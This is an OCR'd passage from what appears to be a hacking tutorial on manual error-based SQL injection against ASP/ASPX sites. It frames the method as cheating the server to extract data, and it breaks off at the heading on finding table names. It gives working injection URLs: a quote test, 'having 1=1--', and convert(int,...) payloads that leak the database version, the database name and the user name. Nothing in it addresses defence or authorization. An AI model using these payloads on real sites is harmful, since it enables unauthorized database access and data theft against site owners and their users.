
HACKING ASP/ASPX SITES

-- (MANUALLY) --



Chetan Soni

Cyber Security Expert & Penetration Tester

chetansoni@live.com

ASPX Injection is also similar to **PHP based** SQL Injection.

But here, we don't use queries that contain order by, union select etc.

Instead, we will cheat the server to respond with the information we needed.

It is an error based **injection technique**. We will get the information in the form of **errors.**

Find Out A Vulnerable Link

First, we need find out a vulnerable asp/aspx link which looks like

http://www.vulnerablesite.com/index.aspx?id=10

CHECKING FOR VULNERABILITY


As in the PHP based injection, we will test for the vulnerability by adding a single quote at the end of the URL.

http://www.vulnerablesite.com/gallery.aspx?id=10'

If it gives an error similar to the following, then our site is vulnerable to sql injection.


To check the error just type apostrophe at the end of the vulnerable URL

http://website.org/search.aspx?txt=EDIT’



To check that whether the site is vulnerable or not just type “having 1=1--“at the end of the URL.

http://website.org/search.aspx?txt=EDIT' having 1=1--




In asp/aspx based injections, we need not find out the number of columns or the most vulnerable column.

We will directly find out the table names, column names and then we will extract the data.


Finding Version

http://website.org/search.aspx?txt=EDIT' and 1=convert(int,@@version)--




To know the DATABASE NAME

http://website.org/search.aspx?txt=EDIT' and 1=convert(int,db_name())--



Finding Username

http://website.org/search.aspx?txt=EDIT' and 1=convert(int,user_name())--



FINDING OUT THE TABLE NAMES

